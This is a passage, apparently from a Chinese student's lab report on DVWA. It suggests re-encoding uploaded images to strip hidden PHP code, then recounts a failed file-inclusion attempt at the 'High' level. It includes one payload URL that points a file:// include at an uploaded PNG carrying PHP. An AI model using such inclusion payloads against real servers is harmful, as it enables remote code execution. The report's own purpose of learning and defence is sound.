这样即使用户在图片中隐写有木马脚本也会被一起重构。

通过检索图片压缩的原理，了解到如 JPEG 等算法通过使用离散余弦变换将图像转换为频域表示，并进行量化和编码，如果利用类似的技术，将用户上传的图片的内容重新编码和转换，则其中即使合并或内置了 PHP 语句也无法保留，应该可以很好的避免攻击同时降低服务器的存储开销，当然，不适用于需要存储原图或原文件的服务器。

最后，我其实对 High 的级别样例修改完 png 文件以后尝试自学并使用文件包含攻击，但是构造了 payload 地址后：

```
1 http://127.1.1.0/DVWA/vulnerabilities/fi/?page=file:///D:\textbackslash phpstudy\_pro\
    textbackslash WWW\textbackslash DVWA\textbackslash hackable\textbackslash uploads\
    textbackslash 1.png
```

解析出现了错误：




并没有弄明白图片文件语法错误的含义，也许是不能直接使用记事本在 png 文件的末尾暴力添加 PHP 语言（应该使用其他方法添加），由于时间有限，有待下一步验证。